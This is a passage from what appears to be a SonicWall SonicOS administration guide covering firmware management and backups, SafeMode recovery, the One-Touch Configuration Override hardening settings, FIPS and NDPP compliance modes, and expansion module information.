3 Click **Save**, and then select a location to save the file. The file is named `sonicwall-<firewall_model>_<version>.exp` by default, but can be renamed.

4 Click **Save**. This process can take up to a minute. The exported preferences file can be imported into the SonicWall security appliance if it is necessary to reset the firmware.

Send Diagnostic Reports

To send system diagnostics to SonicWall Technical Support, click **Send Diagnostic Reports to Support**. The status bar at the bottom of the screen displays `Please wait!` while sending the report, then displays `Diagnostic reports sent successfully`.

Firmware Management

The **Firmware Management** section provides settings that allow for easy firmware upgrade and preferences management. The **Firmware Management** section allows you to:

- Upload and download firmware images and system settings.
- Boot to your choice of firmware and system settings.
- Manage system backups.

- Easily return your SonicWall security appliance to the previous system state.


NOTE: SonicWall security appliance **SafeMode**, which uses the same settings as in **Firmware Management**, provides quick recovery from uncertain configuration states.

Topics:


Firmware Management Table

NSA 2400 and above, and E-Class NSA series appliances have slightly different options available for firmware management than TZ series, SOHO, or NSA 250M series and lower-numbered NSA appliances.

Firmware Management on NSA 2400 and Above



Firmware Management on TZ and other small appliances



The **Firmware Management** table displays the following information:

- **Firmware Image** - in this column, the following types of firmware images are listed:
  - **Current Firmware** - firmware currently loaded on the SonicWall security appliance.
  - **Current Firmware with Factory Default Settings** - rebooting using this firmware image resets the SonicWall security appliance to its default IP addresses, username, and password.
  - **Current Firmware with Backup Settings** - the current firmware image using the backup settings created by clicking **Create Backup Settings**. This option is only available on most SonicWall TZ

series platforms, the SOHO, and the NSA 220, 240, and 250M platforms that store backup settings, but not a standalone backup firmware image, as the higher platforms do.

NOTE: TZ 100 series and TZ 200 series do not support saving a copy of the settings directly on the unit.

- **Uploaded Firmware** - the latest uploaded firmware version with current configuration settings.
- **Uploaded Firmware with Factory Default Settings** - the latest uploaded firmware version using factory default settings.
- **Uploaded Firmware with Backup Settings** - the newly uploaded firmware image using the backup settings created by clicking **Create Backup Settings**. This option is only available on most SonicWall TZ platforms, the SOHO, and the NSA 220, 240, and 250M that store backup settings but not a standalone backup firmware image, as the higher platforms do.

  NOTE: TZ 100 series and TZ 200 series do not support saving a copy of the settings directly on the unit.

- **System Backup** - the backup firmware image and settings for the appliance, created by clicking **Create Backup**. This option is only available on SonicWall NSA 2400 and higher platforms, which store a standalone backup firmware image.

  NOTE: The date on which System Backup was created and the firmware version in use at the time are listed only in the **Note:** above the **Firmware Management** table. The dates in the **Date** column for each image are the build dates for the firmware images themselves.

  IMPORTANT: Although there is a **Download** button for the System Backup, do not use it. If you download the System Backup file from any appliance, you get a firmware file that cannot be imported into an appliance, nor can it be uploaded like firmware.

- **Version** - the firmware version.
- **Date** - the day, date, and time of downloading the firmware.
- **Size** - the size of the firmware file in Megabytes (MB).
- **Download** - clicking the icon saves the firmware file to a new location on your computer or network. Only uploaded firmware can be saved to a different location.
- **Boot** - clicking the icon reboots the SonicWall security appliance with the firmware version listed in the same row.


CAUTION: Clicking Boot next to any firmware image overwrites the existing current firmware image, making the booted firmware the Current Firmware image.

CAUTION: When uploading firmware to the SonicWall security appliance, you must not interrupt the Web browser by closing the browser, clicking a link, or loading a new page. If the browser is interrupted, the firmware may become corrupted.

Updating Firmware Manually

To update firmware manually:

1 Click **Upload New Firmware** to upload new firmware to the SonicWall security appliance. The **Upload Firmware** dialog displays.



2 Click **Browse**.

3 Browse to the firmware file located on your local drive and select the file.

4 Click **Upload** to upload the new firmware to the SonicWall security appliance.

Creating a Backup Firmware Image

When you click **Create Backup**, the SonicOS takes a snapshot of your current system state, firmware, and configuration preferences, and makes it the new System Backup firmware image. Clicking **Create Backup** overwrites the existing **System Backup** firmware image as necessary. You use the System Backup file for saving good configurations and booting them if upgrades or configuration changes lead to instability or other serious issues. The System Backup file is saved onboard, which makes it very convenient.

IMPORTANT: **Create Backup** is supported on the NSA 2400 and above, and on E-Class NSA appliances. Current configuration settings are saved with the firmware. The TZ series, SOHO, NSA 220 series, NSA 240, and NSA 250M series do not support a full firmware image backup.

Creating Backup Settings

SonicWall TZ series (except TZ 100 and TZ 200 series), the SOHO, and the NSA 220 series, 240, and 250M series have the **Create Backup Settings** button instead of **Create Backup**. You can use the **Create Backup Settings** button to save a copy of the current configuration settings locally on the firewall. The saved settings can be used with the current firmware version or with a newly uploaded firmware version.

NOTE: The TZ 100 series and TZ 200 series do not support saving a copy of the settings directly on the unit. You can use **Export Settings** to save them to a file on your computer.

SafeMode – Rebooting the SonicWall Security Appliance

SafeMode allows easy firmware and preferences management as well as quick recovery from uncertain configuration states. To access the SonicWall security appliance using SafeMode, use a narrow, straight object (such as a straightened paper clip or a toothpick) to press and hold the reset button on the back of the security appliance for more than twenty seconds. The reset button is in a small hole next to the console port or next to the power supply.

NOTE: Holding the reset button for two seconds will take a diagnostic snapshot to the console. Holding the reset button for six to eight seconds will reboot the appliance in regular mode.

After the SonicWall security appliance reboots, open your Web browser and enter the current IP address of the SonicWall security appliance or the default IP address: `192.168.168.168`. The SafeMode page is displayed.

SafeMode allows you to do any of the following:

- Upload firmware images to the SonicWall security appliance.
- Import and export system settings to/from the SonicWall security appliance.
- Boot to your choice of firmware options.
- Create a system backup file on platforms that support this option.
- Create backup settings on platforms that support this option.
- Return your SonicWall security appliance to a previous system state.

System Information

System Information for the SonicWall security appliance is retained and displayed in this section.

Firmware Management

The **Firmware Management** table in SafeMode has the following columns:

- **Firmware Image** - In this column, five types of firmware images are listed:
  - **Current Firmware**, firmware currently loaded on the SonicWall security appliance
  - **Current Firmware with Factory Default Settings**, rebooting using this firmware image resets the SonicWall security appliance to its default IP addresses, user name, and password
  - **Current Firmware with Backup Settings** - a firmware image created by clicking **Create Backup**
  - **Uploaded Firmware**, the last version uploaded from MySonicWall
  - **Uploaded Firmware with Factory Default Settings,** rebooting using this firmware image resets the SonicWall security appliance to its default IP addresses, user name, and password
  - **Uploaded Firmware with Backup Settings** - a firmware image created by clicking **Create Backup**
- **Version** - The firmware version is listed in this column.
- **Date** - The day, date, and time of downloading the firmware.
- **Size** - The size of the firmware file in Megabytes (MB).
- **Download** - Clicking the icon saves the firmware file to a new location on your computer or network. Only uploaded firmware can be saved to a different location.
- **Boot** - Clicking the icon reboots the SonicWall security appliance with the firmware version listed in the same row.


NOTE: Clicking **Boot** next to any firmware image overwrites the existing current firmware image making it the Current Firmware image.

Click **Boot** in the firmware row of your choice to restart the SonicWall security appliance.

CAUTION: Only select the Boot with firmware diagnostics enabled (if available) option if instructed to by SonicWall technical support.

Firmware Auto-Update

Sonic OS Enhanced 5.2 release introduces the Firmware Auto-Update feature, which helps ensure that your SonicWall security appliance has the latest firmware release.



Firmware Auto-Update contains the following options:

- **Enable Firmware Auto-Update** - Displays an **Alert** icon when a new firmware release is available. This option is selected by default.
- **Download new firmware automatically when available** - Downloads new firmware releases to the SonicWall security appliance when they become available. By default, this option is not selected.

CAUTION: Firmware updates are available only to registered users with a valid support contract. You must register your SonicWall at https://www.MySonicWall.com/.

One-Touch Configuration Overrides

The One-Touch Configuration Override feature can be thought of as a quick tune-up for your SonicWall appliance's security settings. With a single click, One-Touch Configuration Override applies over sixty configuration settings over sixteen pages of the SonicWall GUI to implement SonicWall's recommended best practices. These settings ensure that your appliance is taking advantage of SonicWall's security features.

There are two sets of **One-Touch Configuration Override** settings:

- **DPI and Stateful Firewall Security** – For network environments with Deep Packet Inspection (DPI) security services enabled, such as Gateway Anti-Virus, Intrusion Prevention, Anti-Spyware, and App Rules.
- **Stateful Firewall Security** – For network environments that do not have DPI security services enabled, but still want to employ SonicWall's stateful firewall security best practices.

Both of the **One-Touch Configuration Override** deployments implement the following configurations:

- Configure Administrator security best practices
- Enforce HTTPS login and disables ping
- Configure DNS Rebinding
- Configure Access Rules best practices
- Configure Firewall Settings best practices
- Configure Firewall Flood Protection best practices
- Configure VPN Advanced settings best practices
- Configure Log levels

- Enable Flow Reporting and Visualization

The DPI and Stateful Firewall Security deployment also configures the following DPI-related configurations:

- Enable DPI services on all applicable zones
- Enable App Rules
- Configure Gateway Anti-Virus best practices
- Configure Intrusion Prevention best practices
- Configure Anti-Spyware best practices

CAUTION: Be aware that the One-Touch Configuration Override may change the behavior of your SonicWall security appliance. Review the list of configurations before applying One-Touch Configuration Override.

In particular, the following configurations may affect the experience of the administrator:

- **Administrator password requirements on the System > Administration page**
- **Requiring HTTPS management**
- **Disabling HTTP to HTTPS redirect**
- **Disabling Ping management**

The following table lists the configuration settings that are applied as part of One-Touch Configuration Override for both the DPI and Stateful Firewall Security deployment and the Stateful Firewall Security Deployment.

One-Touch Configuration Override Configuration Settings

Configuration Setting	DPI and Stateful Firewall Security	Stateful Firewall Security
System > Administration		
Password must be changed every 90 days	X	X
Bar repeated password changes for 4 changes	X	X
Enforce password complexity: Require alphabetic, numeric, and symbolic characters	X	X
Apply the above password constraints for all user categories	X	X
Enable administrator/user lockout	X	X
Failed Login attempts per minute before lockout: 7	X	X
Enable inter-administrator messaging	X	X
Inter-administrator Messaging polling interval (seconds): 10	X	X
Network > Interfaces		
Any interface allowing HTTP management is replaced with HTTPS Management	X	X
Any setting to **Add rule to enable redirect from HTTP to HTTPS** is disabled	X	X
Ping Management is disabled on all interfaces	X	X
Network > Zones		
Intrusion Prevention is enabled on all applicable default Zones	X	
Gateway Anti-Virus protection is enabled on all applicable default Zones	X	
Anti-Spyware protection is enabled on all applicable default Zones	X	
App Rules is enabled on all applicable default Zones	X	

One-Touch Configuration Override Configuration Settings


Configuration Setting	DPI and Stateful Firewall Security	Stateful Firewall Security
SSL Control is enabled on all default Zones	X	
Network > DNS		
Enable DNS Rebinding protection	X	X
DNS Rebinding Action: Log Attack & Drop DNS Reply	X	X
Firewall > Access Rules		
Any Firewall policy with an Action of Deny, the Action is changed Discard	X	X
Source IP Address connection limiting with a threshold of 128 connections is enabled for all firewall policies	X	X
Firewall > App Rules		
If licensed, the Enable App Rules setting is turned on	X	
Firewall Settings > Advanced		
Turn on Enable Stealth Mode	X	X
Turn on Randomize IP ID	X	X
Turn off Decrement IP TTL for forwarded traffic	X	X
Turn on Never generate ICMP Time-Exceeded packets	X	X
Connections are set to: Recommended for normal deployments with firewall services enabled	X	X
Turn on Enable IP header checksum enforcement	X	X
Turn on Enable UDP checksum enforcement	X	X
Firewall Settings > Flood Protection		
Turn on Enforce strict TCP compliance with RFC 793, RFC 1122, and RFC 1323	X	X
Turn on Enable TCP handshake enforcement	X	X
Turn on Enable TCP checksum enforcement	X	X
Turn on Enable TCP handshake timeout	X	X
SYN Flood Protection Mode: Always proxy WAN client connections	X	X
Firewall Settings > Flood Protection		
Turn on Enable SSL Control	X	X
Set Action to: Block connection and log the event	X	X
For Configuration, enable all categories	X	X
VPN > Advanced		
Turn on Enable IKE Dead Peer Detection	X	X
Turn on Enable Dead Peer Detection for Idle VPN sessions	X	X
Turn on Enable Fragmented Packet Handling	X	X
Turn on Ignore DF (Don't Fragment) Bit	X	X
Turn on Enable NAT Traversal	X	X
Turn on Clean up Active tunnels when Peer Gateway DNS name resolves to a different address	X	X
Turn on Preserve IKE port for Pass Through Connections	X	X

One-Touch Configuration Override Configuration Settings

Configuration Setting	DPI and Stateful Firewall Security	Stateful Firewall Security
Security Services > Gateway Anti-Virus		
If licensed, Enable Gateway Antivirus	X	
Configure Gateway AV Settings: Turn on Disable SMTP Responses	X	
Configure Gateway AV Settings: Turn off Disable detection of EICAR test virus	X	
Configure Gateway AV Settings: Turn on Enable HTTP Byte-Range requests with Gateway AV	X	
Configure Gateway AV Settings: Turn on Enable FTP REST request with Gateway AV	X	
Configure Gateway AV Settings: Turn off Do not scan parts of files with high compression ratios	X	
Configure Gateway AV Settings: Turn off Disable HTTP Clientless Notification Alerts	X	
Security Services > Intrusion Prevention		
If licensed, Enable IPS	X	
Turn on Prevent All and Detect All for High Priority Attacks	X	
Turn on Prevent All and Detect All for Medium Priority Attacks	X	
Turn on Prevent All and Detect All for Low Priority Attacks	X	
Security Services > Anti-Spyware		
If licensed, Enable Anti-Spyware	X	
Turn on Prevent All and Detect All for High Priority Attacks	X	
Turn on Prevent All and Detect All for Medium Priority Attacks	X	
Turn on Prevent All and Detect All for Low Priority Attacks	X	
Configure Anti-Spyware Settings: Turn on Disable SMTP Responses	X	
Configure Anti-Spyware Settings: Turn off Disable HTTP Clientless Notification Alerts	X	
Log > Categories		
Set Logging Level: Debug	X	X
Set Alert Level: Warning	X	X
Log > Flow Reporting		
Turn on Enable Flow Reporting and Visualization	X	X
Log > Name Resolution		
Set Name Resolution Method to: DNS then NetBIOS	X	X
Internal Settings		
Turn on Protect against TCP State Manipulation DoS	X	X
Turn on Apply IPS Signatures Bidirectionally	X	
Enable ability to launch monitor pages in stand-alone browser frames	X	X
Enable Visualization UI for Non-Admin/Config users	X	X

Configuring One-Touch Configuration Override

This procedure describes how to configure One-Touch Configuration Override on your SonicWall network security appliance. For more detailed information on One-Touch Configuration Override, click the **Preview applicable changes** link next to the buttons to display a page describing the settings configured by One-Touch Configuration Override; for example:



Using the One-Touch DPI and Stateful Firewall high security applies the following configurations to the system. A system restart is then required for the updates to take full effect.

System>Administration

1. Password must be changed every 90 days
2. Bar repeated password changes for 4 changes
3. Enforce password complexity: Require alphabetic, numeric and symbolic characters
4. Apply the above password constraints for: all user categories
5. Enable administrator/user lockout
6. Failed Login attempts per minute before lockout: 7
7. Enable inter-administrator messaging
8. Inter-administrator Messaging polling interval (seconds): 10

Network>Interfaces

9. Any interface allowing HTTP management is replaced with HTTPS Management
10. Any setting to 'Add rule to enable redirect from HTTP to HTTPS' is disabled
11. Ping Management is disabled on all interfaces

Network>Zones

12. Intrusion Prevention is enabled on all applicable default Zones
13. Gateway Anti-Virus protection is enabled on all applicable default Zones
14. Anti-Spyware protection is enabled on all applicable default Zones
15. App Rules is enabled on all applicable default Zones
16. SSL Control is enabled on all default Zones


To configure One-Touch Configuration override:

1 Navigate to the **System > Settings** page of the SonicWall GUI.

2 Scroll down to the **One-Touch Configuration Override** section.


3 Click either the **DPI and Stateful Firewall Security** button or the **Stateful Firewall Security** button.

4 A warning pop-up window reminds you that if you are connected over HTTP, you will have to manually reconnect using HTTPS after the appliance reboots. Click **OK**.



Configured settings will be updated as described in the "Preview applicable changes" link. The device will then require a reboot. If currently connected via HTTP, you will have to manually reconnect via HTTPS after the reboot. Do you wish to proceed?

5 When the configuration has been applied, the Status Bar displays **Restart Firewall for changes to take effect**. Click **Restart**.



6 After the appliance restarts, navigate to the management URL of the appliance, and ensure that you are using HTTPS.

7 Login to the appliance.

FIPS

When operating in FIPS (Federal Information Processing Standard) Mode, the SonicWall security appliance supports FIPS 140-2 Compliant security. Among the FIPS-compliant features of the SonicWall security appliance are:

- PRNG based on SHA-1
- Only FIPS-approved algorithms are supported (DES, 3DES, and AES with SHA-1)

CAUTION: When using the SonicWall security appliance for FIPS-compliant operation, the tamper-evident sticker that is affixed to the SonicWall security appliance must remain in place and untouched.


Topics:

Enable FIPS Mode

To enable the SonicWall security appliance to comply with FIPS:

1 Go to the **Systems > Settings** page.


2 Scroll to the bottom and select the **Enable FIPS Mode** option.



The **FIPS Mode Verification** window appears with an FIPS-mode setting compliance checklist. The checklist displays every setting in your current SonicOS configuration that violates FIPS compliance so you can change these settings. You will need to navigate around the SonicOS management interface to make the changes. The checklist for an appliance with factory default settings is shown in this procedure.

At the bottom of the dialog, the following messages may be displayed:

```
The SonicWall can not be operated in FIPS mode with the above settings.

Please manually change or disable settings to be compliant with FIPS
mode requirement at first.
```



3 Click **OK** or **Cancel**.

To make your firewall compliant for FIPS, use the generated list to configure your firewall by removing configurations that are not allowed and configuring the required settings as listed in the **FIPS Mode Setting Verification** window.

Return to Non-FIPS Mode

To return to normal operation, clear the **Enable FIPS Mode** check box and reboot the SonicWall security appliance into non-FIPS mode.

NDPP

A SonicWall network security appliance can be enabled to be compliant with Network Device Protection Profile (NDPP), but certain firewall configurations are not allowed or are required.

NDPP is a part of Common Criteria certification. The security objectives for a device that claims compliance to a Protection Profile are defined as follows:

- Compliant TOEs (Targets Of Evaluation) will provide security functionality that address threats to the TOE and implement policies that are imposed by law or regulation.
- The security functionality provided includes protected communications to and between elements of the TOE; administrative access to the TOE and its configuration capabilities; system monitoring for detection of security relevant events; control of resource availability; and the ability to verify the source of updates to the TOE.

NOTE: The Enable NDPP Mode check box cannot be enabled at the same time as the Enable FIPS Mode check box, which is also on the System > Settings page.

Topics:

Enable NDPP Mode

To enable NDPP and see a list of which of your current configurations are not allowed or are not present:


1 Go to the **Systems > Settings** page.

2 Scroll to the bottom and select the **Enable NDPP Mode** option.

The **NDPP Mode Verification** window appears with a list of your required and not allowed configurations. The checklist displays every setting in your current SonicOS configuration that violates NDPP compliance so you can change these settings. You will need to navigate around the SonicOS management interface to make the changes. The checklist for an appliance with factory default settings is shown in this procedure.

At the bottom of the window, the following messages may be displayed:

```
The SonicWall can not be operated in NDPP mode with the above settings.

Please manually change or disable settings to be compliant with NDPP
mode requirement at first.
```



3 Click **OK** or **Cancel**.

To make your firewall compliant for NDPP, use the generated list to configure your firewall by removing configurations that are not allowed and configuring the required settings as listed in the **NDPP Mode Verification** window.

Return to Non-NDPP Mode

To return to normal operation, clear the **Enable NDPP Mode** check box and reboot the SonicWall security appliance into non-NDPP mode.


23

Viewing Expansion Module Information

- System > Modules

System > Modules

The **System > Modules** page displays a summary of information on expansion modules that are installed on the SonicWall security appliance.


System /

Modules

Module Information

Location	Module Family	Module Status	Module Version	Module Description
ON BOARD	Motherboard	Loaded (Good)	0025.00.01	KHAYA
EXPANSION SLOT 0	ADSL	Loaded (Good)	0067.01.05	ADSL Annex A expansion card

The SonicWall NSA 2400MX and NSA 250M security appliances support the following optional NSA Expansion Pack modules:

- 1-Port ADSL (RJ-11) Annex A module
- 1-Port ADSL (RJ-45) Annex B module
- 1-Port T1/E1 module
- 2-Port LAN Bypass module
- 2-Port SFP module
- 4-Port Gigabit Ethernet module (SonicWall NSA 2400MX only)

24

Using the Packet Monitor

System > Packet Monitor


NOTE: For increased convenience and accessibility, the Packet Monitor page can be accessed either from **Dashboard > Packet Monitor** or **System > Packet Monitor**. The page is identical regardless of which tab it is accessed through. For information on using Packet Monitor, see Dashboard > Packet Monitor on page 114.

25

Using Diagnostic Tools

System > Diagnostics

The **System > Diagnostics** page provides several diagnostic tools which help troubleshoot network problems as well as Active Connections, CPU and Process Monitors.



Topics:

- Tech Support Report
- Diagnostic Tools

